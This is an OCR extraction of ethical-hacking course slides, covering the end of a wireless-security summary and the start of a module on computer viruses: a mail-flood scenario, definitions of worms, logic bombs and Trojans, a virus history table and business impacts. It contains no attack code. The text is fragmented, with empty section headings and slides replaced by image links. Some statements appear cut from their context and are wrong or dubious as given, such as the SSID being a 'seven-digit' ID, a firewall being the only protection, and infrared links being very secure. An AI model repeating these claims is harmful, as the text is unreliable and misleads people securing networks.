
The first attempt to secure a wireless network was the use of Network ID (SSID). When a wireless client wants to associate with an access point, the SSID is transmitted during the process. The SSID is a seven-digit alphanumeric ID that is hard coded into the access point and the client device.

- ⦿ Firewalls


Using a firewall to secure a wireless network is probably the only way to prevent unauthorized access.

- ⦿ Wireless networks that use infrared beams to transport data from one point to another are very secure.


# Out of the box security



# Radius: Used as Additional Layer in Security



# Maximum Security: Add VPN to Wireless LAN



# Summary

- ◉ A wireless network enables a mobile user to connect to a LAN through a wireless (radio) connection.
- ◉ Wired Equivalent Privacy (WEP), a security protocol, specified in the IEEE Wi-Fi standard, 802.11b, is designed to provide a wireless local area network (WLAN) with a level of security and privacy comparable to what is usually expected of a wired LAN.
- ◉ WEP is vulnerable because of relatively short IVs and keys that remain static.
- ◉ Even if WEP is enabled, MAC addresses can be easily sniffed by an attacker as they appear in the clear format. Spoofing MAC address is also easy.
- ◉ If an attacker holds wireless equipment near a wireless network, he could perform a spoofing attack by setting up an access point (rogue) near the target wireless network.
- ◉ Wireless networks are extremely vulnerable to DoS attacks.
- ◉ A variety of hacking and monitoring tools are available for wireless networks.
- ◉ Wireless network security can include adopting a suitable strategy of MAC address filtering, firewalling, or a combination of protocol-based measures.



# Ethical Hacking

Module XVI

Virus

# Scenario

Michael is a system administrator at one of the top online share trading firms. Other than his basic job as a system administrator Michael has to monitor shares of some firms traded at stock markets in the geographical region other than his country. So Michael has a dual role in the organization.



Michael works at night shift. One night something unusual happened. Michael was alarmed to see the size of the company's mailbox.





# Scenario

The outbox was empty last time he had checked, but now it was flooded with mails which were sent in bulk to the respective mail ids in the address book. The system had also become slow.

This was not because of some internal error in the mail server something serious had happened. Michael had to take the mail server off the network for further investigations.

What could have triggered such an event?


Just imagine the company's credibility if the bulk mails reached all of its clients mailbox.



# Module Objectives

- ◉ Virus – characteristics, history and some terminologies
- ◉ Difference between a virus and a worm
- ◉ Virus history
- ◉ Life cycle of a virus
- ◉ Types of virus and reasons why they are considered harmful
- ◉ Famous Virus/worms
- ◉ Writing a simple program which can disrupt a system
- ◉ Effect of virus on business
- ◉ Virus Hoaxes
- ◉ How a virus spreads and infects the system
- ◉ Indications of a virus attack
- ◉ Virus construction kits
- ◉ Virus detection methods
- ◉ Antivirus Tools
- ◉ Antivirus Software
- ◉ Dealing with virus infections
- ◉ Sheep Dip
- ◉ Few computer virus to be checked for

# Module Flow




# Introduction

- ⊙ Computer viruses are perceived as a threat to both business and personnel.
- ⊙ This module looks into the details of computer viruses; their functions; classifications and the manner in which it affects systems.
- ⊙ The module also highlights the various counter measures that one can take against virus attacks.



# Virus Characteristics

- ⦿ A virus is a program that reproduces its own code by attaching itself to other executable files such that the virus code is run when the infected executable file is executed.
- ⦿ Viruses and malicious code exploit the vulnerability in a program.



Operates without the knowledge or desire of the computer user.

# Symptoms of Virus-Like Attack

- If the system acts in an unprecedented manner, a virus attack can be suspected. Example: Processes take more resources and are time consuming.
- However, not all glitches can be attributed to virus attacks.
  - Examples include:



- Certain hardware problems.
- If computer beeps with no display
- If one out of two anti-virus programs report a virus on the system.
- If the label of the hard drive has changed , etc...

# What is a Virus Hoax?

A virus hoax is a bluff in the name of a virus.

- ⊙ For example, following the outbreak of the W32.bugbear@mm worm, there was a hoax warning users to delete the Jdbgmgr.exe file that has a bear icon.
- ⊙ Being largely misunderstood, viruses easily generate myths. Most hoaxes, while deliberately posted, die a quick death because of their outrageous content.



# Terminologies

## ⊙ Worms

- A worm does not require a host to replicate.
- Worms are a subset of virus programs.



## ⊙ Logic Bomb

- A code surreptitiously inserted into an application or operating system that causes it to perform some destructive or security-compromising activity whenever specified conditions are met is known as a Logic bomb.




## ⊙ Time Bomb

- A time bomb is considered to be a sub form of logic bomb that is triggered by reaching some preset time, either once or periodically.

## ⊙ Trojan


- A Trojan is a small program that runs hidden on an infected computer.





# How is a Worm Different from a Virus?

- ⦿ There is a difference between general viruses and *worms*.
- ⦿ A worm is a special type of virus that can replicate itself and use memory, but *cannot attach itself* to other programs.
- ⦿ A worm spreads through the infected network *automatically* but a virus doesn't.



# Indications of a Virus Attack



The following are some indications of a virus attack:

- Programs take longer to load than normal.
- Computer's hard drive constantly runs out of free space.
- Files have strange names which are not recognizable.
- Programs act erratically.
- Resources are used up easily.

# Virus History

## Year of discovery

1981

1983

1986

1989

1995

1998

1999

2003



## Virus Name

Apple II Virus- First Virus in the wild

First Documented Virus

Brain, PC-Write Trojan, & Virdem

AIDS Trojan


Concept

Strange Brew & Back Orifice

Melissa, Corner, Tristate, & Bubbleboy

Slammer, Sobig, Lovgate, Fizzer,  
Blaster/Welchia/Mimail

# Virus Damage



⊙ Virus damage can be grouped broadly under:

- Technical Attributes: The technicalities involved in the modeling and use of virus causes damage due to:

1. Lack of control
2. Difficulty in distinguishing the nature of attack.
3. Draining of resources.
4. Presence of bugs.
5. Compatibility problems.

# Virus Damage



- ◉ Virus damage can be further attributed as:
  - Ethical and Legal Reasons: There are legalities and ethics involved ruling why virus and worms are damaging.
  - Psychological Reasons such as:
    - Trust Problems
    - Negative influence

1. Unauthorized Data Modification
2. Copyright problems
3. Misuse of the virus
4. Misguidance by virus writers

# Effect of Virus on Business

⊙ According to a study by Computer Economics, US research institute, computer viruses cost companies worldwide US\$7.6 billion in 1999.

⊙ In January 2003, the SQL Slammer worm led to technical problems that temporarily kept Bank of America's customers from their cash, but did not directly cause the ATM outage.



⊙ As most of the business around the world rely on internet for most of their transactions it is quite natural that once a system within a business network is affected by virus there is high risk of financial loss to business.



# Access Methods of a Virus

⦿ The following are ways to get infected by a computer virus:

- Floppy Disks
- Internet
- Email



